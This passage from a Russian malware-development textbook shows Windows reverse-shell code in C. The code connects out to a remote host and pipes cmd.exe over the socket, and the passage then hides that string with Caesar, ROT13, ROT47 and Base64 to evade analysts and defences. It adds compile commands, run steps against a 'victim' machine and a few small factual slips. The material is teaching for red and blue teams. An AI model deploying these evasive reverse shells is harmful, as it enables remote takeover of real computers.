


Рисунок 9.12. Импорты в hack.exe

Как видите, библиотека `user32.dll` не отображается. При более глубоком исследовании вредоносной программы мы обнаружим хеши, такие строки, как `user32.dll`, и другие данные. Но это всего лишь пример, объясняющий концепцию.

MurmurHash

В настоящем вредоносном ПО разработчики часто применяют не самые известные и стандартные алгоритмы хеширования. Один из популярных примеров - алгоритм MurmurHash, созданный и оптимизированный Остином Эпплби.

Практический пример

Ниже приведён простой PoC-код на C, демонстрирующий логику хеширования с помощью MurmurHash:

```
unsigned int MurmurHash2A(const void *input, size_t length,
  unsigned int seed) {
  const unsigned int m = 0x5bd1e995;
  const int r = 24;
  unsigned int h = seed ^ length;
  const unsigned char *data = (const unsigned char *)input;
  while (length >= 4) {
    unsigned int k = *(unsigned int *)data;
    k *= m;
    k ^= k >> r;
    k *= m;
    h *= m;
    h ^= k;
    data += 4;
    length -= 4;
  }
  switch (length) {
    case 3:
      h ^= data[2] << 16;
```

```
    case 2:
      h ^= data[1] << 8;
    case 1:
      h ^= data[0];
      h *= m;
  };
  h ^= h >> 13;
  h *= m;
  h ^= h >> 15;
  return h;
}
```

Посмотрим, как всё работает. Скомпилируем PoC на машине атакующего с Kali Linux x64 или Parrot Security OS:

```
$ x86_64-w64-mingw32-g++ murmurhash.c -o murmurhash.exe -s -ffunction-sections -fdata-
    sections -Wno-write-strings -fexceptions -fmerge-all-constants -static-libstdc++ -
    static-libgcc
```

На моей машине с Kali Linux программа успешно компилируется:




Рисунок 9.13. Компиляция PoC-кода

Теперь запустим программу на машине жертвы - в моём случае с Windows 10 x64:

```
> .\hack.exe
```

Как видите, тот же приём сработал безупречно:




Рисунок 9.14. Запуск murmurhash.exe

Наша логика сработала, и окно сообщения `meow` успешно появилось, как и ожидалось.

MurmurHash2 - универсальный кросс-платформенный алгоритм, который можно реализовать на разных языках программирования и в разных средах. Следующий пример показывает реализацию на Python:

```
def murmurhash2(key: bytes, seed: int) -> int:
    m = 0x5bd1e995
    r = 24
    h = seed ^ len(key)
    data = bytearray(key) + b'\x00' * (4 - (len(key) & 3))
    data = memoryview(data).cast("I")
    for i in range(len(data) // 4):
        k = data[i]
        k *= m
        k ^= k >> r
        k *= m
        h *= m
        h ^= k
    h ^= h >> 13
    h *= m
    h ^= h >> 15
    return h

h = murmurhash2(b"meow-meow", 0)
print("%x" % h)
print("%d" % h)
```

Как мы увидим в последующих главах, алгоритм хеширования MurmurHash2A применяется в настоящем вредоносном ПО.

Итоги

В этой главе мы исследовали ключевую роль алгоритмов хеширования во вредоносном ПО. Глава состояла из трёх основных разделов, каждый из которых раскрывал отдельный аспект применения хеш-алгоритмов в контексте вредоносного ПО.

Мы рассмотрели распространённые алгоритмы хеширования. На практических примерах, реализованных на C/C++ и Python 3, вы узнали, как они работают. Среди рассмотренных алгоритмов были MD5, SHA-1, SHA-256 и другие. Каждый пример дал практический опыт и помог сформировать всестороннее понимание этих широко применяемых хеш-функций.

Наконец, на практике мы продемонстрировали применение алгоритмов хеширования для сокрытия вызовов WinAPI. Благодаря подробным примерам вы узнали, как использовать хеширование для обфускации вызовов функций, усложняя вредоносное ПО и повышая его способность уклоняться от обнаружения.

Надеемся, что приём сокрытия вызовов WinAPI окажется полезен не только специалистам красных команд, но и таким специалистам синих команд, как аналитики вредоносного ПО.

В следующей главе мы познакомимся с ещё одним применением классической криптографии в разработке вредоносного ПО. Начнём с простых шифров.

Глава 10. Простые шифры

Шифры часто применяются во вредоносном ПО для обфускации вредоносного кода или шифрования данных. Эта глава посвящена пониманию и реализации простых шифров, используемых во вредоносном ПО. Иными словами, мы сделаем шаг назад от сложностей продвинутой криптографии и сосредоточимся на основах - простых шифрах. Вы получите обзор базовых методов шифрования, таких как шифр Цезаря, шифр подстановки и перестановочный шифр, которые широко применяются для простой обфускации данных.

Мы подробно рассмотрим механизм этих шифров, покажем их сильные и слабые стороны. В главе также приведены практические примеры применения таких шифров в настоящем вредоносном ПО и объясняется, почему, несмотря на простоту, они всё же могут создавать трудности для аналитиков вредоносного ПО.

В этой главе рассматриваются следующие основные темы:

• введение в простые шифры;
• расшифровка вредоносного ПО - практическая реализация простых шифров;
• возможности алгоритма Base64.

Технические требования

В этой главе для разработки и демонстрации мы будем использовать виртуальные машины Kali Linux (Kali Linux) и Parrot Security OS (Parrot Security OS), а в качестве машины жертвы - Windows 10 (Microsoft).

Для компиляции примеров я буду использовать MinGW (MinGW-w64) для Linux. Установить его можно следующей командой:

```
$ sudo apt install mingw-*
```

Введение в простые шифры

Хотя простые шифры часто критикуют за недостаточную сложность, они дают вредоносному ПО множество преимуществ:

• Они достаточно компактны и поэтому способны работать в условиях ограниченного пространства, например в эксплуатируемом шелл-коде.
• Они не столь явно заметны, как более сложные шифры.
• Благодаря минимальным накладным расходам они почти не влияют на производительность.

В этом разделе мы рассмотрим несколько простых шифров и покажем их применение при разработке вредоносного ПО.

Шифр Цезаря

Шифр Цезаря - один из первых применявшихся методов шифрования. Возникший во времена Римской империи, он скрывал сообщения, которые курьеры переносили через поля сражений. Этот несложный шифр сдвигает буквы алфавита на три позиции вправо. Замена каждого символа альтернативным символом в шифротексте определяет шифр подстановки. Чтобы восстановить открытый текст, получатель обращает подстановку, выполненную над шифротекстом.

Шифр ROT13

Простой шифр подстановки букв ROT13, название которого означает поворот на 13 позиций и иногда записывается как ROT-13, заменяет заданную букву тринадцатой следующей за ней буквой латинского алфавита. ROT13 - особый случай шифра Цезаря, алгоритма, возникшего в Древнем Риме. Поскольку в базовом латинском алфавите 26 букв, то есть 2 x 13, ROT13 является обратным самому себе: для отмены ROT13 применяется тот же алгоритм, поэтому одно и то же действие подходит для кодирования и декодирования.

Шифр ROT47

Другой, хотя и менее распространённый вариант - ROT47. Он преобразует 94 символа ASCII с кодами от 33, то есть символа !, непосредственно следующего за пробелом, до 126, <. Обфусцируя знаки препинания, буквы и цифры, он сохраняет результат в безопасном печатном 7-битном ASCII.

Рассмотрим практическую реализацию простых шифров применительно к разработке вредоносного ПО.

Расшифровка вредоносного ПО - практическая реализация простых шифров

В этом разделе мы научимся применять простые шифры для одной из самых распространённых задач разработки вредоносного ПО - сокрытия строк от аналитиков и защитных решений. В качестве основы возьмём простую обратную оболочку для Windows. Код находится в GitHub-репозитории книги: GitHub.

Кратко разберём логику кода. Прежде всего для использования Winsock API необходимо подключить заголовочные файлы Winsock 2:

```
#include <winsock2.h>
#include <stdio.h>
```

Процесс использует DLL Winsock посредством функции `WSAStartup`:

```
WSAStartup(MAKEWORD(2, 2), &wsaData);
```

Затем создаётся сокет и устанавливается соединение с удалённым узлом:

```
// create socket
wSock = WSASocket(AF_INET, SOCK_STREAM, IPPROTO_TCP, NULL,
  (unsigned int)NULL, (unsigned int)NULL);
hax.sin_family = AF_INET;
hax.sin_port = htons(port);
hax.sin_addr.s_addr = inet_addr(ip);
// connect to remote host
WSAConnect(wSock, (SOCKADDR*)&hax, sizeof(hax), NULL, NULL, NULL, NULL);
```

После этого область памяти заполняется, а свойства Windows задаются с помощью структуры `STARTUPINFO` (`sui`):

```
memset(&sui, 0, sizeof(sui));
sui.cb = sizeof(sui);
sui.dwFlags = STARTF_USESTDHANDLES;
sui.hStdInput = sui.hStdOutput = sui.hStdError = (HANDLE) wSock;
```

Это необходимо потому, что функция `CreateProcess` принимает указатель на структуру `STARTUPINFO` в качестве одного из параметров:

```
CreateProcess(NULL, "cmd.exe", NULL, NULL, TRUE, 0, NULL, NULL, &sui, &pi);
```

Предыдущий код демонстрирует создание обратной оболочки для Windows без каких-либо методов кодирования и шифрования.

Шифр Цезаря

Для прописных и строчных букв можно использовать следующую формулу:

```
new_char = ((old_char - base_char + shift) % 26) + base_char
```

Здесь `old_char` - ASCII-код текущего символа, `base_char` - ASCII-код базового символа (`A` или `a`), а `new_char` - преобразованный символ.

Практический пример

Скроем строку `cmd.exe` в коде обратной оболочки на C.

Для этого зашифруем её шифром Цезаря со сдвигом 7. Вообще можно выбрать любой сдвиг, например 4, но я выбрал 7.

На C алгоритм можно реализовать так:

```
void caesarTransform(char *str, int shift) {
  while (*str) {
    if ((*str >= 'A' && *str <= 'Z')) {
      *str = ((*str - 'A' - shift + 26) % 26) + 'A';
    } else if ((*str >= 'a' && *str <= 'z')) {
      *str = ((*str - 'a' - shift + 26) % 26) + 'a';
    }
    str++;
  }
}
```

Полная реализация шифра Цезаря на C через WinAPI доступна по адресу: GitHub.

Чтобы скомпилировать исходный PoC-код на C, выполним следующую команду:

```
$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -
    ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
    constants -static-libstdc++ -static-libgcc -fpermissive -lws2_32
```

На моей машине с Kali Linux команда даёт следующий результат:

```
┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chap
ter10/02-caesar]
└─$ x86_64-w64-mingw32-g++ hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s
 -ffunction-sections -fdata-sections -Wno-write-strings -Wint-to-pointer-cast -f
no-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissiv
e -lcrypt32 -lws2_32

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chap
ter10/02-caesar]
└─$ ls -lt
total 20
-rwxr-xr-x 1 cocomelonc cocomelonc 16384 Apr 16 17:25 hack.exe
```

Рисунок 10.1. Компиляция нашего PoC с шифром Цезаря

Затем выполним программу на любой машине с Windows - в моём случае с Windows 10:

```
> .\hack.exe
```

Мы должны получить обратную оболочку:




Рисунок 10.2. Запуск нашего примера hack.exe на машине с Windows

Как видите, пример сработал ожидаемым образом.

ROT13

ROT13 - простой шифр подстановки букв, который заменяет букву следующей за ней буквой алфавита.

Ниже приведён простой пример ROT13:

```
void rot13Transform(char *str) {
  while (*str) {
    if ((*str >= 'A' && *str <= 'Z')) {
      *str = ((*str - 'A' + 13) % 26) + 'A';
    } else if ((*str >= 'a' && *str <= 'z')) {
      *str = ((*str - 'a' + 13) % 26) + 'a';
    }
    str++;
  }
}
```

Практический пример

Ниже приведён простой пример ROT13-шифрования строки в образце вредоносной программы с использованием WinAPI на C:

```
// string to be decrypted via ROT13 (cmd.exe)
char command[] = "pzq.rkr";
// Decrypt the string using ROT13
rot13Decrypt(command);
sui.hStdInput = sui.hStdOutput = sui.hStdError = (HANDLE) wSock;
// start the decrypted command with redirected streams
CreateProcess(NULL, command, NULL, NULL, TRUE, 0, NULL, NULL, &sui, &pi);
exit(0);
```

Полный исходный код на C доступен по адресу: GitHub.

Чтобы скомпилировать PoC-код на C, выполним команду:

```
$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -
    ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
    constants -static-libstdc++ -static-libgcc -fpermissive -lws2_32
```

На моей машине с Kali Linux получен следующий вывод:




Рисунок 10.3. Компиляция нашего PoC с ROT13

Затем выполним программу на любой машине с Windows:

```
> .\hack.exe
```

Убедимся, что всё работает правильно:




Рисунок 10.4. Запуск нашего примера hack.exe на машине с Windows

Как видите, пример сработал ожидаемым образом: была создана обратная оболочка.

ROT47

В данном случае я заменил функции шифрования и расшифровки ROT13 их эквивалентами ROT47. Функция `rot47Encrypt` шифрует строку алгоритмом ROT47, а `rot47Decrypt` расшифровывает её.

Ниже приведён простой пример ROT47:

```
void rot47Encrypt(char *str) {
  while (*str) {
    if ((*str >= 33 && *str <= 126)) {
      *str = ((*str - 33 + 47) % 94) + 33;
    }
    str++;
  }
}

void rot47Decrypt(char *str) {
  // ROT47 encryption and decryption are the same
  rot47Encrypt(str);
}
```

Практический пример

Ниже приведён простой пример ROT47-шифрования строки в образце вредоносной программы с использованием WinAPI на C:

```
// String to be decrypted via ROT47
char command[] = "4>5]6I6";
// Decrypt the string using ROT47
rot47Decrypt(command);
//...
CreateProcess(NULL, command, NULL, NULL, TRUE, 0, NULL, NULL, &sui, &pi);
```

Полный исходный код на C доступен по адресу: GitHub.

Чтобы скомпилировать PoC-код на C, выполним команду:

```
$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -
    ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
    constants -static-libstdc++ -static-libgcc -fpermissive -lws2_32
```

На моей машине с Kali Linux получен следующий вывод:

```
┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chap
ter10/03-rot47]
└─$ x86_64-w64-mingw32-g++ hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s
 -ffunction-sections -fdata-sections -Wno-write-strings -Wint-to-pointer-cast -f
no-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissiv
e -lcrypt32 -lws2_32

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chap
ter10/03-rot47]
└─$ ls -lt
total 20
-rwxr-xr-x 1 cocomelonc cocomelonc 16384 Apr 16 17:28 hack.exe
```

Рисунок 10.5. Компиляция нашего PoC с ROT47

Затем выполним программу на любой машине с Windows:

```
> .\hack.exe
```

Убедимся, что всё работает правильно:




Рисунок 10.6. Запуск нашего примера hack.exe на машине с Windows

Как видите, пример реализации ROT47 сработал ожидаемым образом: была создана обратная оболочка.

Однако здесь есть нюансы. Из-за присущих однобайтовому кодированию уязвимостей многие разработчики вредоносного ПО создали схемы кодирования немного более сложные или неожиданные, но всё же простые в выполнении, тем самым снизив их восприимчивость к обнаружению аналитиками путём перебора.

Возможности алгоритма Base64

Кодирование Base64 служит для представления двоичных данных в виде строки ASCII. Оно широко применяется при разработке вредоносного ПО, а название Base64 происходит от стандарта Multipurpose Internet Mail Extensions (MIME). Изначально Base64 предназначался для кодирования вложений электронной почты, но получил широкое распространение в HTTP и XML. Кодирование Base64 преобразует двоичные данные в ограниченный набор из 64 символов. Для разных видов Base64 существуют различные схемы, или алфавиты; все они используют 64 основных символа и дополнительный символ заполнения, обычно =.

Base64 на практике

Процесс преобразования необработанных данных в Base64 стандартизирован. Он работает с 24-битными, или 3-байтовыми, блоками данных. Первый символ помещается в старшую позицию, второй - в средние 8 бит, а третий - в младшую позицию. Затем биты считываются группами по шесть, начиная со старшего бита. Числовое значение каждой 6-битной группы используется как индекс в 64-байтовой строке, содержащей все допустимые символы схемы Base64.

Base64 часто применяется во вредоносном ПО для сокрытия текстовых строк.

Рассмотрим пример вместе, чтобы убедиться, что это не так трудно.

Практический пример

Прежде всего я хочу показать, что для работы с Base64 можно использовать функции WinAPI. Например, следующая функция декодирует строку Base64:

```
// Base64 decoding function
void base64Decode(char* input, char* output) {
  DWORD decodedLength = 0;
  CryptStringToBinaryA(input, 0, CRYPT_STRING_BASE64, NULL,
    &decodedLength, NULL, NULL);
  CryptStringToBinaryA(input, 0, CRYPT_STRING_BASE64, (BYTE*)output,
    &decodedLength, NULL, NULL);
}
```

Возьмём предыдущую логику вредоносной программы и декодируем строку `Y21kLmV4ZQ==`, которая является всего лишь закодированной строкой `cmd.exe`:

```
// Base64-encoded command
char* base64Cmd = "Y21kLmV4ZQ==";
// Base64 decode the command
char cmd[1024];
base64Decode(base64Cmd, cmd);
//..
CreateProcessA(NULL, cmd, NULL, NULL, TRUE, 0, NULL, NULL, &sui, &pi);
```

Как видите, мы можем запустить декодированную из Base64 команду с перенаправленными потоками.

Полный исходный код доступен в GitHub-репозитории книги: GitHub.

Скомпилируем его следующей командой:

```
$ x86_64-w64-mingw32-g++ hack.c -o hack.exe -mconsole -I/usr/share/mingw-w64/include/ -s -
    ffunction-sections -fdata-sections -Wno-write-strings -Wint-to-pointer-cast -fno-
    exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive -
    lcrypt32 -lws2_32
```

На моей машине с Kali Linux получен следующий вывод:

```
┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chap
ter10/04-base64]
└─$ x86_64-w64-mingw32-g++ hack.c -o hack.exe -mconsole -I/usr/share/mingw-w64/i
nclude/ -s -ffunction-sections -fdata-sections -Wno-write-strings -Wint-to-point
er-cast -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -
fpermissive -lcrypt32 -lws2_32

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chap
ter10/04-base64]
└─$ ls -lt
total 48
-rwxr-xr-x 1 cocomelonc cocomelonc 16384 Apr 16 17:16 hack.exe
```

Рисунок 10.7. Компиляция кода hack.c с Base64

Запустим `hack.exe` на машине с Windows:




Рисунок 10.8. Запуск hack.exe

Как и ожидалось, это вредоносная программа с обратной оболочкой.

Практический пример: повторная реализация Base64

Рассмотрим другой пример. Основную логику - запуск обратной оболочки - оставим прежней, однако реализуем кодирование без Windows Crypto API.

Последовательно разберём каждую функцию кода.

Сначала идёт функция `createDecodingTable`:

```
void createDecodingTable() {
  decodingTable = malloc(256);
  for (int i = 0; i < 64; i++)
    decodingTable[(unsigned char) encodingChars[i]] = i;
}
```

